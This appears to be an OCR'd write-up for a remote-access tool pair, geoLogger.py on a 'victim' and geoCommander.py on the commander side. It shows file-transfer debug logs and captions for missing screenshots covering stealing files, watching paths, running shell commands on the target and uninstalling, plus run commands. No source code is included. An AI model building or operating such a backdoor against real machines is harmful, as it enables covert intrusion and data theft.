
Sending file to victim

```
Parsing data as command
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Command: 5
Header done
Command: 5
Command: 5
Command: 5
Command: 5
Length Done
Command: 5
Count: 1 Length: 144
Command: 5
Count: 2 Length: 144
```


Receiving file on victim

```
Count: 143 Length: 144
Command: 5
Count: 144 Length: 144
Data done
Done writing file: helloworld.txt
Command: 5
```


Writing file to victim pc




Request file from victim




Receive request and send file




Receive and write file to downloads




Watch a path




Receive path to watch and begin watching




Stop watching path




Receive stop watching command. Stop watcher




Run program on target. Sending shell command




Receiving ls command and executing



Receiving output of ls on commander side



Sending uninstall



Receiving uninstall

User Guide

Running

geoLogger.py

sudo python geoLogger.py

geoCommander.py

sudo python geoCommander.py -h <targetIp>

Limitations

If commander crashes while actively sending a file to the victim, the victim may hang. Could potentially be recovered by sending another file that is larger than the file which was in transmission when it crashed.